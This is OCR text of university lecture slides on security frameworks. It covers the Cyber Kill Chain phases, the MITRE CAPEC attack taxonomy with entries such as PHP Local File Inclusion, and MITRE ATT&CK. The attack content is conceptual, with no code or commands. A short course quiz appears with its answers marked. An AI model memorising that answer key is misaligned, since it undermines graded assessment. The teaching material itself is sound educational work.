Threats and Countermeasures

Lecture 02:
Security Frameworks

COMP-5830/-6830
Spring 2025

Threats and Countermeasures

Lecture 02:
Security Frameworks

COMP-5830/-6830
Spring 2025

Threats and Countermeasures

Lecture 02:
Security Frameworks


COMP-5830/-6830
Spring 2025

Threats and Countermeasures

Lecture 02: Security Frameworks

COMP-5830/-6830
Spring 2025

Zoom is University-Required Malware ☹


Sign in with SSO - Zoom
Search Ctrl+F
Home
Meetings
Team Chat
Whiteboards
More
AS
Schedule
Share screen
Trust Center | Acceptable Use Guidelines | Legal & Compliance | Do Not Sell My Personal Information | Cookie Preferences

Let Windows and apps access your location?

Let Windows and apps access your location?

Zoom Meetings needs permission to use signals like GPS or Wi-Fi, which can be used to determine your precise location. To stop receiving these messages or change this later, go to Settings.

Open Settings


Yes No

Get started

Kickstart your Zoom experience by completing your profile setup.

0/3

Lecture 1 Quiz



Question 1

1 / 1 pts


Where can you find the course syllabus, schedule, and slides?

● The Course Website (https://comp5830.org)

○ AU's Canvas subdomain (https://auburn.instructure.com)

○ The National Security Agency's website (https://www.nsa.gov/)

Lecture 1 Quiz



Question 2 1 / 1 pts

Select any/all of the below questions which are *not* a part of "Thinking Like an Attacker"?


□ What is the easiest/simplest way to win?

☑ Who would win in a fight? 100 duck-sized horses or 1 horse-sized duck?

□ What are the implicit assumptions built into the system?

□ What are the explicit assumptions built into the system?

Lecture 1 Quiz



Question 3 1 / 1 pts

What type of assessment is focused on both identifying vulnerabilities and demonstrating exploits against a target?


● Penetration Testing

○ Vulnerability Assessment

○ Application Assessment

○ Compliance Testing

Lecture 1 Quiz



Question 4

1 / 1 pts

What is the *most important* difference between a "penetration tester" and a "malicious actor"?

○ A penetration tester's end-goal is to profit off of vulnerabilities to the detriment of the target whereas a malicious actor's end-goal is mitigation/remediation of vulnerabilities.

○ A penetration tester has a college degree/industry certifications whereas a malicious actor does not.

● A penetration tester's end-goal is mitigation/remediation of vulnerabilities whereas a malicious actor's end-goal is to profit off of vulnerabilities to the detriment of the target.

○ A malicious actor has a college degree/industry certifications whereas a penetration tester does not.

Security Frameworks


- Cyber Kill Chain
  - Assists defenders in identifying, degrading, & stopping attacks via the phased, inter-related dependency flow used by attackers

Security Frameworks

- C---r Kill Chain
  - Assists defenders in identifying, degrading, & stopping attacks via the phased, inter-related dependency flow used by attackers

C---r Kill Chain

- 2011: DoD adds “cyberspace” as a warfare domain akin to air, land, and sea
- Lockheed Martin defined “Cyber Kill Chain”
  - An intelligence-driven, threat-focused approach to study intrusions from an adversaries’ perspective



C---r Kill Chain Phases

- Reconnaissance (passive and/or active)
  - Provides an attacker insight into target organization and configuration
- Weaponization (passive)
  - Allows customized tools/tooling and malware based reconnaissance
- Delivery
  - Method used to interact with target victims

C---r Kill Chain Phases

- Exploitation
  - Successful leveraging of a vulnerability allowing further penetration-related activities
- Installation
  - Transfer of tools/malware to target’s env
  - Can also “live off the land” via pre-existing OS-/app-related tools
- Command and Control
  - Mechanism to establish a persistent connection with C&C

C---r Kill Chain Phases

- Actions on the Objective
  - Activities conducted that achieve an attacker’s overall/end objective
  - Technical, Financial, Political, Military

C---r Kill Chain

- 2011: DoD adds “cyberspace” as a warfare domain akin to air, land, and sea
- Lockheed Martin defined “Cyber Kill Chain”
  - An intelligence-driven, threat-focused approach to study intrusions from an adversaries’ perspective
- Phases
  - Reconnaissance
  - Weaponization
  - Delivery
  - Exploitation
  - Installation
  - Command and Control
  - Actions on the Objective

Security Frameworks

- C---r Kill Chain


- Common Attack Pattern Enumeration and Classification (CAPEC)
  - Highlights methods used by attackers to exploit vulnerabilities

CAPEC

- Systemization to improve application security and highlight common exploitation tactics/techniques
  - Application Threat Modeling
  - Developer Training and Education
  - Penetration Testing

CAPEC Usage

- Systemization organized to allow efficient usage and logical exploration



View by Mechanisms of Attack
View by Domains of Attack
View by WASC Threat Classification 2.0
View by ATT&CK Related Patterns
View by OWASP Related Patterns
View by Mobile Device Patterns
View by Comprehensive CAPEC Dictionary
View by Meta Abstractions
View by Standard Abstractions
View by Detailed Abstractions
View by Deprecated Entries

1000 - Mechanisms of Attack

- ⊞ Engage in Deceptive Interactions - *(156)*
- ⊞ Abuse Existing Functionality - *(210)*
- ⊞ Manipulate Data Structures - *(255)*
- ⊞ Manipulate System Resources - *(262)*
- ⊟ Inject Unexpected Items - *(152)*
  - ⊞ Parameter Injection - *(137)*
  - ⊟ Code Inclusion - *(175)*
    - ⊟ S Local Code Inclusion - *(251)*
      - D PHP Local File Inclusion - *(252)*
      - D Inclusion of Code in Existing Process - *(640)*
      - D Root/Jailbreak Detection Evasion via Hooking - *(660)*
    - ⊞ S Remote Code Inclusion - *(253)*
  - ⊞ Resource Injection - *(240)*
  - ⊞ Code Injection - *(242)*
  - ⊞ Command Injection - *(248)*
  - ⊞ Local Execution of Code - *(549)*
  - ⊞ Hardware Fault Injection - *(624)*
  - ⊞ Traffic Injection - *(594)*
  - Object Injection - *(586)*
- ⊞ Employ Probabilistic Techniques - *(223)*
- ⊞ Manipulate Timing and State - *(172)*
- ⊞ Collect and Analyze Information - *(118)*
- ⊞ Subvert Access Control - *(225)*


CAPEC Usage

- Systemization organized to allow efficient usage and logical exploration



1000 - Mechanisms of Attack

- ⊞ Engage in Deceptive Interactions - (156)
- ⊞ Abuse Existing Functionality - (210)
- ⊞ Manipulate Data Structures - (255)
- ⊞ Manipulate System Resources - (262)
- ⊟ Inject Unexpected Items - (152)
  - ⊞ M Parameter Injection - (137)
  - ⊟ M Code Inclusion - (175)
    - ⊟ S Local Code Inclusion - (251)
      - D PHP Local File Inclusion - (252)
      - D Inclusion of Code in Existing Process - (640)
      - D Root/Jailbreak Detection Evasion via Hooking - (660)
    - ⊞ S Remote Code Inclusion - (253)



CAPEC-251: Local Code Inclusion

Attack Pattern ID: 251
Abstraction: Standard

Status: Stable

Presentation Filter: Basic

Description

The attacker forces an application to load arbitrary code files from the local machine. The attacker could use this to try to load old versions of library files that have known vulnerabilities, to load files that the attacker placed on the local machine during a prior attack, or to otherwise change the functionality of the targeted application in unexpected ways.

Relationships

Nature	Type	ID	Name
ChildOf	M	175	Code Inclusion
ParentOf	D	252	PHP Local File Inclusion
ParentOf	D	640	Inclusion of Code in Existing Process
ParentOf	D	660	Root/Jailbreak Detection Evasion via Hooking

View Name	Top Level Categories
Domains of Attack	Software
Mechanisms of Attack	Inject Unexpected Items


Prerequisites

The targeted application must have a bug that allows an adversary to control which code file is loaded at some juncture.

Some variants of this attack may require that old versions of some code files be present and in predictable locations.

Mitigations

Implementation: Avoid passing user input to filesystem or framework API. If necessary to do so, implement a specific, allowlist approach.



CAPEC-252: PHP Local File Inclusion

Attack Pattern ID: 252
Abstraction: Detailed

Status: Draft

Presentation Filter: Basic

Description

The attacker loads and executes an arbitrary local PHP file on a target machine. The attacker could use this to try to load old versions of PHP files that have known vulnerabilities, to load PHP files that the attacker placed on the local machine during a prior attack, or to otherwise change the functionality of the targeted application in unexpected ways.

Relationships

Nature	Type	ID	Name
ChildOf	S	251	Local Code Inclusion

View Name	Top Level Categories
Domains of Attack	Software
Mechanisms of Attack	Inject Unexpected Items

Prerequisites


The targeted PHP application must have a bug that allows an attacker to control which code file is loaded at some juncture.

Security Frameworks

- C---r Kill Chain
- Common Attack Pattern Enumeration and Classification (CAPEC)
- Adversarial Tactics, Techniques and Common Knowledge (ATT&CK)
  - Partial knowledge base of attacker behavior based on lifecycle, platform, and techniques
  - Combines C---r Kill Chain & CAPEC

MITRE ATT&CK Framework

- Partial knowledge base and mental model for cyber adversary behavior
- Intended to reflect most widely understood attacker Tactics, Techniques, and Procedures (TTPs)



PRE-ATT&CK

Priority Definition
- Planning, Direction

Target Selection
Information Gathering
- Technical, People, Organizational

Weakness Identification
- Technical, People, Organizational

Adversary OpSec
Establish & Maintain Infrastructure
Persona Development
Build Capabilities
